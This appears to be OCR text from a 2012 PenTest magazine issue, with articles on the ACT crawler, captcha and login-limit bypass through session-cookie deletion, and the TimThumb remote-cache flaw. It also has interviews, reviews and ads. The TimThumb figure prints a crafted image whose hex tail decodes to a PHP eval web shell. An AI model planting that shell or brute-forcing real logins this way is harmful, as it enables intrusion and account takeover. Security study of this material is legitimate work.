
- With Text – Used to avoid specific links or elements containing a string. You could avoid crawling the link visible in Figure 6.
  With a filter like Figure 7.
- In XPath – The most controllable way to filter an element. You can use this to filter out all elements within certain sections of the site. For instance, you could use this to exclude all elements within a navigation header.

Input Specifications

The panel – Figure 8 is used to define what text should be put into what field. You can use these definitions to input usernames and passwords, or fill in other fields that require specially crafted input like an email address or a zip code.


- Use Random Input – By default ACT will fill input boxes with a random alphanumeric string. Any explicitly defined input values will supersede the random input.
- Field Name – the value of the name attribute within an `<input>` tag. Ex. `<input name="username">`
- Field Value – The value to place into the input field.

Adding a username and password to be used in an application would require two specifications, which might look something like Figure 10.



HTML Tag: a
□ Click?
□ Attribute Name:
Value:
☑ With Text: Security Reliks
□ In XPath:


Figure 7. *Filter*



☑ Use Random Input

Field Name	Field Value

Figure 8. *Input Specifications*



Field Name:
Field Value:

Figure 9. *Creating/Editing Input Specification*

Proxy Settings

The proxy panel is one of the greatest strengths of ACT. Since just crawling a web application doesn't do much on its own, it requires integration with other tools that can utilize what is discovered. Later on we will go over how this is done. For now we will just talk about configuration.


- Use Proxy – Tells ACT whether or not to crawl through a proxy (like WebScarab, Burp, or ZAP).
- Proxy Type
  - Manual – Uses the proxy settings configured from within ACT
  - System – Uses the system defined proxy settings
- Proxy URL – The location of the proxy (ex. 127.0.0.1, or localhost).
- Proxy Port – The port in which the proxy is listening (ex. 8080)

Note

There are still some bugs within ACT's proxy capabilities. Currently the 'Manual' proxy type only works if utilizing the Firefox browser. There have been mixed results on the usage of the 'System' proxy settings. Please report your experience has been.


Output

The panel (Figure 12) outputs the results of the crawl into a format that is easy to read and parse.




Field Name	Field Value
username	user1@nomail.com
password	myUb3r1337p@$$w0rd

Figure 10. *Specifications*



□ Use Proxy
Proxy Settings
Proxy Type: Manual (Firefox Only)
Proxy URL:
Proxy Port:

Figure 11. *Proxy Settings*



Output Mode: Flat/CSV

☐ Parsable Parameters


Figure 12. *Output*

- Output Mode
  - Standard – Results will only be sent to standard output. If using the GUI, this means the log area as seen in the 'Output' panel. If using the command line, output is sent to stdout.
  - Flat/CSV – Additionally, you can have the results sent to a file. Currently there is only one columns worth of data to be output, but in the future other rows may be added. For this reason the output is also called CSV.
- Parsable Paremeters – This will tell ACT to output all parameter input values with a recognizable and common string that can be parsed and replaced. Note, this happens after the request is made, so don't worry about your input specifications being altered.

Command Export

Many tools provide a GUI to make it easier to use a tool. However, sometimes you still need to use the command line version for either scripting or scheduled tasks. Because of ACT's fairly in depth and possibly large amount of configuration, I have created the 'Command Export' helper.

The idea is simple. Open the ACT GUI and configure a project just as your normally would. Afterwards, go to *File->Export As Command*. You will be given the command line equivalent of the project you have configured. Because of the complexity of the command line I personally do not recommend trying to learn the command line configuration. Instead use the export function.



The following command has been copied to your clipboard:

```
java -jar act.jar -u http://www.example.com -b firefox --parsable-input
-p 127.0.0.1:8080 --depth 10 --event-delay 2 --crawl-once --inputs {us
ername:MyUserName,password:my$up3rp@$$w0rd} --define-clicks {div:n
ull:null:null:null:true,span:name:DontClickMe:null:null:false}
```

Figure 13. *Command Export*

Using ACT With Other Tools

ACT can be used with any tool that has proxy functionality. Some of the most popular tools include Burp Suite, WebScarab, Zed Attack Proxy, and others.

Integration with any of these tools is quite simple. For all intents and purposes you just treat ACT as you would a browser.

I have created a simple video that demonstrates how such functionality can be done: http://vimeo.com/31059474

Conclusion

The tool has a lot of potential for growth. It is primarily being driven by public requests, so please let me know what you would like to see in the future. If you are interested in contributing to the project please contact me. I hope you will find ACT helpful in your security assessments. Happy hacking!

SKYLER ONKEN

Skyler Onken is currently the Chief Security Officer at OnPoint Development Group and authors the Security Reliks blog. His background is based primarily on Penetration Testing and Web Application Security, but also includes Incident Response. In the past he has developed open source security tools like FuzzOps and SeBaPaStAn. His newest endeavors have led him into research involving mobile devices and cyber warfare. His other experiences include being a presenter at the OWASP Salt Lake City chapter, BSidesLosAngeles and a high-ranking finalist during the U.S. Cyber Challenge. He holds the Security+, CEH, ECSA, CCENT and CISSP certifications.

Advanced Methods

of Bypassing of Blockings at Web Sites

There are many methods of blockings, which admins of web sites are using to block access to their sites or to the parts of the functionality. Among such methods are usage of captchas and blocking by IP. These methods are used for security purposes, so they must be reliable. But not all such methods are reliable enough and there are ways to bypass them.

So web developers and admins of web sites should be aware of it. Last year I published some advanced bypassing methods (developed by me) and in this article I will describe my methods of bypassing of security mechanisms at web sites.

Bypassing of Captchas.

In 2007 in my project Month of Bugs in Captchas (MoBiC) [1] I've described a lot of basic and advanced methods of captcha bypassing. And in this article I'm talking about new advanced method, which described at my site in 2011 – it can be used even against unbypassable captchas (which can't be bypassed by earlier mentioned methods).

In different forms at web sites, particularly in login form, such protection methods can be used as captcha or temporary blocking. In login form these methods protect against Brute Force attack. But these protection methods can be bypassed at their incorrect implementation, both blocking and captcha (particularly if captcha appears at page not right away, but appears after one or few incorrect login attempts).

Firstly created this method in 2009, when found vulnerability at one web site, which allowed to block users access to the site at special request. This blocking can be bypassed while deleting session cookie. I wrote about this attack method in my article titled "Using of safety mechanisms for blocking access to the site" [2]. Analogical possibilities of bypassing of blocking I've found many times at different sites during 2009-2011.

For example, during security audit of the site of one my clients, I found a possibility of using this method for captcha bypass in login form (when captcha appears after first unsuccessful login attempt). I.e. the status of captcha activation is in the session and if to delete session cookie, then captcha will not appear and it'll be possible to conduct automated Brute Force attack. So if not to receive or delete cookie, then it'll be possible to bypass the state of protection activation and so to bypass captchas and blockings at web sites.

Such vulnerabilities in protection systems took place at different web sites and web applications. Let's examine such attack on an example of MyBB.

In April 2011 I disclosed Brute Force vulnerability in MyBB [3], where it was possible to bypass captcha in login form by using of session reusing with constant captcha bypass method (which is described in MoBiC project). The developers ignored to fix this and other vulnerabilities (in released MyBB 1.6.3). As I found in August, developers set by default other protection method in new versions MyBB 1.6.3 and 1.6.4 (which also exists in previous versions of engine and is using at most forums on MyBB). This method uses limit of login attempts instead of captcha, but this protection can be easily bypassed by using of above-mentioned method [4] (similarly to bypassing captcha).


Analyzing WordPress Themes

Discovering vulnerabilities – Inside the files that makes up the design

TimThumb is definitely one of the most valuable files (i.e., PHP scripts) that I want to find during a Penetration Test. As earlier versions between 1.0 and 1.32 it has a flaw that enables an attacker to remotely cache PHP scripts[1,2], allowing remote code execution.

It is an image tool often used in WordPress themes, making cropping, zooming and resizing a lot easier, and it is open source of course.

The amount of websites that use this script are extreme, but most of them have hopefully upgraded to the newest, completely re-written version 2.X that combats the critical remote cache vulnerability but also other problems and *328 themes* and *76 plug-ins* [4] using this script where the file is occasionally renamed, meaning an empty search result for *timthumb.php* does not equal them.



```
\x07\x54\x47\xce\x51\x7b\x59\x82\x52\x59\x29\x1c\x48\xf3\x21\x00\xed\x9b\x1a\x1a
\xeb\xac\x7e\xca\xbe\x07\x57\x51\x52\x8a\x24\xec\x6d\x10\xad\x96\x1a\xbc\x07\xa1
\xe7\x1b\x4e\x71\x51\x48\xd5\x60\x7e\xa1\xd8\x60\x46\xb2\xb9\x04\xd7\x6f\x53\x45
\x45\x93\xc0\x10\xc2\x34\x1d\x53\x5f\x55\x96\x64\x6b\x15\xd5\x24\x55\x94\x86\x6d
\x35\x31\xc5\x3f\x75\xe4\x25\xc4\x1a\x8b\x35\x56\x60\xbd\x82\x8c\x1f\x8d\x93\x0d
\x8c\xd1\x40\x59\xf1\xcb\xd4\xa5\x79\x41\xb6\x12\x50\x2a\x57\xeb\xdf\x49\x32\x21
\x24\xdb\x96\x39\xaf\xc5\xa1\x63\x35\xff\xd5\xd8\xc7\x41\x33\x35\xda\x44\x12\x26
\xed\xf4\xd3\x50\xab\x1c\x10\x00\x3b\x00\x3c\x3f\x70\x68\x70\x20\x65\x76\x61\x6c
\x28\x62\x61\x73\x65\x36\x34\x5f\x64\x65\x63\x6f\x64\x65\x28\x27\x49\x47\x56\x32
\x59\x57\x77\x6f\x4a\x46\x39\x48\x52\x56\x52\x62\x4a\x32\x4e\x74\x5a\x43\x64\x64
\x4b\x54\x73\x67\x27\x29\x29\x3b\x20\x3f\x3e
----------- Payload Contents  End  -----------

[?] Please provide the full path to where the image will be stored.
[*] Example: http://blogger.com.haxx.tld/image.php
[+] Type full path here: http://blogger.com.intern0t.net/test.php

[*] In most current versions, the filename will be as found below:
[*] Filename: external_2a6acded0ce47f4ce79a3117bf806167.php
[*] This file can be found in the "cache" directory.


Enjoy!

timthumbcraft-dev # _
```

Figure 1. *TimThumbCraft [3]: An image crafting tool for exploiting the remote cache vulnerability*

Get the best real-world Android education anywhere!

Attend

AnDevCon III

The Android Developer Conference

May 14-17, 2012

San Francisco Bay Area

AnDevCon is the biggest, most info-packed, most practical Android conference in the world!

- Choose from over 65 Classes and Workshops!
- Learn from the top Android experts—including speakers straight from Google!

"AnDevCon had a good mix of presentations — some explored the newer cutting-edge technologies, and others offered a deep dive into existing ones."

—Priyanka Kharat, Software Engineer, Intel

"AnDevCon is great for networking, learning tips and tricks, and for brainstorming innovative, new ways to create apps."

—Joshua Turner, Software Engineer, Primary Solutions

Google Keynote!

Romain Guy
and **Chet Haase**

Register Early and SAVE!

AnDevCon™ is a trademark of BZ Media LLC. Android™ is a trademark of Google Inc. Google's Android Robot is used under terms of the Creative Commons 3.0 Attribution License.

Follow us: twitter.com/AnDevCon

A BZ Media Event

Register NOW at www.AnDevCon.com

Low Tech Hacking:


Street Smarts for Security Professionals

In this world of APTs, Cloud Computing, and SCADA attacks, it is quite refreshing to read about picking locks and sweet talking strangers to gain access to unauthorized assets. I think of this book as an assortment of various tools and techniques that are not discussed heavily in security media today. It brings together a myriad of topics, ranging from something as low-tech as lock picking to not-so-low-tech wireless hacking.

As you read the book, you will notice the writing style changes from chapter to chapter because it is written by various authors. Some readers who are stringent about the tone may not find it as cohesive, but I had no problem with adapting to the variety presented. This book has five contributing authors, and by the book subtitle, I assume all are street-smart professionals, but guess what, one of them is even book-smart (possesses a PhD). Jack Wiles brings in a vast amount of security experience in chapter 1. He presents various tools with the help of illustrations, as well as provides anecdotal examples to drive home his point. His interviews with a couple of security veterans help us realize how important it is to network with and learn from people in the community. This chapter skims over the topic of social engineering, ending with countermeasures and pointers to other resources, and is a beneficial read for people with little to no introduction to social engineering.

Chapter 2 deals with Physical security, and the first thing that came to my mind as I flipped to the chapter were pictures of turnstiles, guarded gates and RFIDs. Contrary to my belief, the chapter discusses some rare topics, such as bomb threats, subterranean vulnerabilities and befriending your internal auditors. This chapter seems to be more of a commentary and offers friendly tips, rather than a formal checklist.

Chapter 3 is about locks, locks and more locks. There is also a section on key and key control. For lock and key aficionados, this chapter would be like heaven. I breezed through this chapter fairly quickly, as I have always struggled opening my own locks, let alone picking other people's locks. I got a chance to meet FALE members, also mentioned in the book, at a local conference and they made me dizzy by their skills.



Interview with Gurudatt Shenoy

Gurudatt Shenoy is based in Mumbai, India and attended college but dropped out to pursue computer programming in 1990. After learning computer programming, he and his batchmates started our first venture in 1991 called MarvelSoft. Though he has worked in small and big software companies in between my career spanning over 20 years, his goal has always been to work on his own project and thus started his latest venture, EasySecured. To achieve commercial success for the venture, he has partnered with three businessmen based in Mumbai, India and formally established a company in 2011. Since its inception, the company has won International and National Awards for entrepreneurship and security innovation. Most recent being a finalist at the Global Security Challenge in October, 2011 at London. His passion, however, is not computers but astrophysics and he developed various thesis on this subject.

Hi Gurudatt, tell us more about yourself and how you got involved in information security.

Gurudatt Shenoy: I started programming or coding in 1989 when graphical user interface was in infancy and there was no internet to speak of. We had what was telnet and a black or green screen to do programming.

I wrote a copy of the WordStar program for my project in my diploma college. That got me top honors in my class and I dropped out of mainstream college (where I was required to study chemistry) and took to full time computer studies besides other stuff that interested me (such as astrophysics).

After graduating from Computer College, I and a bunch of guys started a software startup in 1990 that did some cool stuff such as writing programs that open security doors at the airports in India.

The startup went bust as more guys like us were writing similar programs and at lesser cost to the client and we disbanded and decided to get some industry experience. I took up some gigs in smaller companies until I got an offer from one of India's largest real estate developer.

However, my entrepreneurial streak did not let me continue in one job for long and I hopped and hopped till I decided to start on my own. The last job I worked was for 5 years as Vice President, PR and Marketing. Nothing related to computer programming.

But here in this company I got involved with the latest software technologies such as Peer-to-Peer networks, Grid Computing, Information Security, etc. Realizing I was working for a patent troll, I quit my job and started working on my own project, viz. EasySecured.

In 2009, when I started my project I realized that passwords are going to be a pain in the neck for lots of people and I started wondering how could I ease some of this pain. Also I realized that hackers are getting smarter and companies would be soon looking for something better than username and passwords.

Thus, I started developing the EasySecured Password-Less authentication solution that does away with passwords all together.

What about Easy Secured that cannot be found from public sources such as the Internet?

GS: Well, authentication technology has remained static over the years. It primarily revolves around the username and password and currently two factor authentication that involves using a smart card, biometric authentication device or one time password.

All of these solutions are meant to increase security but they have all failed. Because they are only trying to patch up a broken system not offer something completely different.

Whereas I proposed EasySecured as an easy and secured way to be online and it meant one thing. Do away with the Password.

The author of Save the Database, Save the World – John Ottman – for PenTest

John Ottman is Chairman of Solix Technologies, Inc. and also Chairman of Minds, Inc.. Previously he was President and CEO of Application Security, Inc., (AppSec) and has over 30 years of experience in the enterprise software industry. Prior to joining AppSec, John was President, Global Operations at Princeton Softech, Inc., a high-growth company and leading provider of enterprise data management software which was acquired by IBM in 2007. John was also Executive Vice President of Corio, Inc. where he led the company from the startup phase, to a successful IPO and ultimately through the acquisition of Corio by IBM. Prior to Corio, John spent 10 years at Oracle Corporation in various field executive roles including GroupVice President, Industrial Sector. Before Oracle he worked at Wang Laboratories, Inc. for eight years.

Hi John, could you tell us when and how did you decide to enter the world of IT security?

John Ottman: I am really more in the database world than IT security, although those worlds have collided recently. My database career started at Oracle 20 years ago. More recently at Solix Technologies, Inc., my job has become all about database security, risk and compliance and the cloud.

What did you find the most challenging at the beginning of your career?

JO: Back in the day Oracle was on fire with success. Just hanging on was my biggest challenge! IT organizations were focused on proprietary computing models back then, and we were moving companies to open and distributed models. It is always difficult to change long held beliefs.

How has the pentesting market changed?

JO: Pentesting is not just about the network anymore! Pentesting must address the full computing stack. The focus used to be on network firewalls and on simply keeping unauthorized users out. Now organizations have awakened to insider threats. The RSA breach demonstrates we can no longer trust authorized users. So, pentesting must evolve to cover other compute layers such as the database where the sensitive information lives. More often than not, databases are the ultimate target.

Could you share with us your predictions about the future of the IT security market?

JO: Unfortunately, my predictions are not happy. IT is losing the security battle today, and it will get worse before it gets better.

What is the biggest problem of the IT field in the 21st century?

JO: I want to say figuring out how to synch my iphone calendar with all my other calendars, but perhaps a better answer is data growth. Today, data growth is out of control and Gartner calls it the number one driver of IT cost. And of course all that data must be secured.

Do you think that growing competition on the market is beneficial or detrimental in the long run?

JO: Competition drives innovation. Ultimately, competition is good for all players.

One thing is sure. The business grows bigger and specialists are most welcome. What sort of people the market needs the most?

JO: Pentesting must evolve to focus more on databases and applications, but these computing layers involve completely different skill sets. The market needs more people who are versatile enough to move beyond the networking layer to the rest of the stack.

You are the author of "Save the Database, Save the World!" What inspired you to write this book?

JO: Well there is a war going on and the enemy is attacking our databases! I wrote the book because less than 5% of the world's databases are properly secured and the problem is immense. Yet today few are willing to even admit they are vulnerable... and not a week goes by without another significant database breach.

How would you explain the title? Should we treat it as a motto of this book?

JO: Databases hold the most sensitive information in the world and criminals, terrorists, hackers and even nation states are attacking them every day. If we fail to secure these databases, society as we know it is at risk.

What do you consider to be the most profound sin of companies as far as IT security is concerned?

JO: I when I met one company who decided a FINRA fine would cost less than securing their database. Then, they were breached, and sensitive information was exposed impacting many of their clients. They paid their fine, but no one calculated the cost to their clients whose information was exposed.

Do you plan to publish anything in the near future?

JO: Yes, I love to write and will do it again.

Is there anyone in the business or outside it who you could call your 'idol'?

JO: Perhaps Thomas Jefferson. If he were alive today, he would fight to keep databases safe in defense of personal freedom and liberty.

Could you tell us some of your interests outside information security?

JO: I play the guitar, ski and I am an avid runner.

Interview done by PenTest Team

Save The Database, Save The World!


Chapter 2
THE ENEMY

““I never gave a thought to the millions of people whose livesI impacted.” – Albert Gonzalezx

Originally identified as mischief-makers and thrill-seeking computer geeks, hackers have evolved into highly skilled and organized criminals. Lured by the opportunity of financial gain and notoriety in the black hat community, criminal networks armed with the most sophisticated cyber tool sets have emerged worldwide. While it is unclear exactly how much theft and damage has occurred, the stories surrounding the known exploits of databases have made dramatic headlines.

Perhaps no cyber perpetrator has achieved greater infamy than Albert Gonzalez. Gonzalez was reported to be computer savvy by age eight, a successful hacker of government computer systems in India and NASA by high school, and a rising star on *Shadowcrew.com* (a cyber crime messaging board) by age twenty-two. At the time of his first bust, Gonzalez and his accomplices were accused of operating an international crime ring focused on ATM and credit card fraud. To avoid jail time, Gonzalez began working for the Secret Service as an informant and, ironically, helped the US Department of Justice and the Secret Service build a case against those involved with Shadowcrew.

Unbeknownst to the government, while on their payroll, Gonzalez was also working with his crew of hackers on new and even more lucrative hacking schemes. Upon learning of his betrayal, many government officials who worked closely with Gonzalez during his time with the Secret Service felt that he was “essentially a double agent.”


SAVE THE
DATABASE,
SAVE THE
WORLD!
DATABASE SECURITY, RISK AND COMPLIANCE
IN THE AGE OF CYBER WAR
JOHN B. OTTMAN, JR
Foreword By Kenneth A. Minihan, Lieutenant General, United States Air Force (Retired)

Subordinates & Superiors

– Who is Running the Show?

In business there is a struggle between those who perform the service and those who manage the service. This is never more apparent than in the penetration testing business. You care as a penetration tester because if you are any good at what you do, someone will offer you a job.

That job offer comes with hidden strings attached. Your job now is to navigate the subordinates and superiors in that system with the same skill as the tools you use. Be too abrupt and you are seen as a prima donna. Be too nice and you are seen as a doormat. You should be looking for the balance. Let's look at the common relationships that a pen tester must navigate in the business world and how we might cause ourselves problems.

As my friend Pam says, I am high maintenance in a good way. That means she and others are willing to put up with my demands because they are matched by my talents and my effort. I don't know if it was a compliment, but she says, "You expect a great deal of people, but you give just as much as you expect." I have tried to live by that, only expect from others what we are willing to give.

Valuing Yourself

Self-worth is a difficult assessment in the technology and security game. I have seen many people sell themselves and their profession short to please someone. I have seen the opposite also. Some young adults out of college think that they can demand a huge salary without the experience.

Many of us have great technical skills (our Kung Fu is strong) and no social communication skills. It makes sense that we either have one or the other skill. We relate to the keyboard and the computer so well that we give up the ability to hold a conversation or negotiate. I am lucky. I have my partner Helaine for when people do not see things my way. You would think she would go beat them up for me (joking). Just the opposite; she reminds me that my head is up my… well you know. I need to be nice and think about what the other person needs to know about the situation that I have not communicated.

In the technical business I typically see people who think that just because they cannot relate well with humans that they have less value. I have seen managers manipulate someone based upon this very trait. Do not let Subordinates & Superiors tell you what you are worth. Find a trusted mentor, not your mom-she thinks you are worth the world.

Know your strengths and weaknesses as a team player. Make up for your weaknesses.

Raw hex dumps on other humans

For me there is the issue that happens every so often. I get in the go mode: the I-will-not-quit-until-I-beat-this-computer frame of mind. You have seen it in yourself before. You work so hard and so long you forget to do the human things like eat or drink. When you are in that zone, you do anything to keep on task. Then another human tries to interact with you. BIG Mistake! With me, my brain assesses the situation and looks for the

In the Upcoming Issue of

PenTest magazine

Cloud Pentesting

Available to download on April 30th

If you would like to contact PenTest team, just send an email to
maciej.kozuszek@software.com.pl or ewa.dudzic@software.com.pl.
We will reply a.s.a.p.
PenTest Magazine has a rights to change the content of the next Magazine Edition.

Global I.T. Security Training & Consulting

mile2™

www.mile2.com

In February 2002, Mile2 was established in response to the critical need for an international team of IT security training experts to mitigate threats to national and corporate security far beyond USA borders in the aftermath of 9/11.

m2bc™ mile2 Boot Camps

IS YOUR NETWORK SECURE?

A Network breach...
Could cost your Job!

Available Training Formats

1. F2F Classroom Based Training
2. CBT Self Paced CBT
3. LOT Live Online Training
4. KIT Study Kits & Exams
5. LHE Live Hacking Labs (War-Room)

gs™

	GENERAL SECURITY TRAINING
CISSP™	CISSP & Exam Prep
C)ISSO	Certified Information Systems Security Officer
C)SLO	Certified Security Leadership Officer
ISCAP	Info. Sys. Certification & Accred. Professional

pt™

	PENETRATION TESTING (AKA ETHICAL HACKING)
C)PTE™	Certified Penetration Testing Engineer
C)PTC™	Certified Penetration Testing Consultant

sc™

	SECURE CODING TRAINING
C)SCE™	Certified Secure Coding Engineer

ws

	WIRELESS SECURITY TRAINING
C)WSE™	Certified Wireless Security Engineer
C)WNA/P™	Certified Wireless Network Associate / Professional

dr™

	DR&BCP TRAINING
DR/BCP	Disaster Recovery & Business Continuity Planning

vbp™

	VIRTUALIZATION BEST PRACTICES
C)SVME™	Certified Secure Virtual Machine Engineer

cf™

	DIGITAL FORENSICS
C)DFE™	Certified Digital Forensics Examiner

Other New Courses!!

ITIL	Foundations v.3 & v.4
CompTIA	Security+, Network+
ISC²	CISSP & CAP
SANS GSLC	GIAC Sec. Leadership Course
SANS 440	Top 20 Security Controls
SANS GCIH	GIAC Cert Incident Handler

Worldwide Locations

ias™ INFORMATION ASSURANCE SERVICES

We practice what we teach.....

Other Mile2 services available Globally:

1. Penetration Testing
2. Vulnerability Assessments
3. Forensics Analysis & Expert Witnesses
4. PCI Compliance
5. Disaster Recovery & Business Continuity

(ISC)2 & CISSP are service marks of the IISSCC. Inc. Security+ is a trade mark of CompTIA. ITIL is a trade mark of OGC.GSLC & GCIH are trademarks of GIAC.

1-800-81-MILE2
+1-813-920-6799
11928 Sheldon Rd Tampa, FL 33626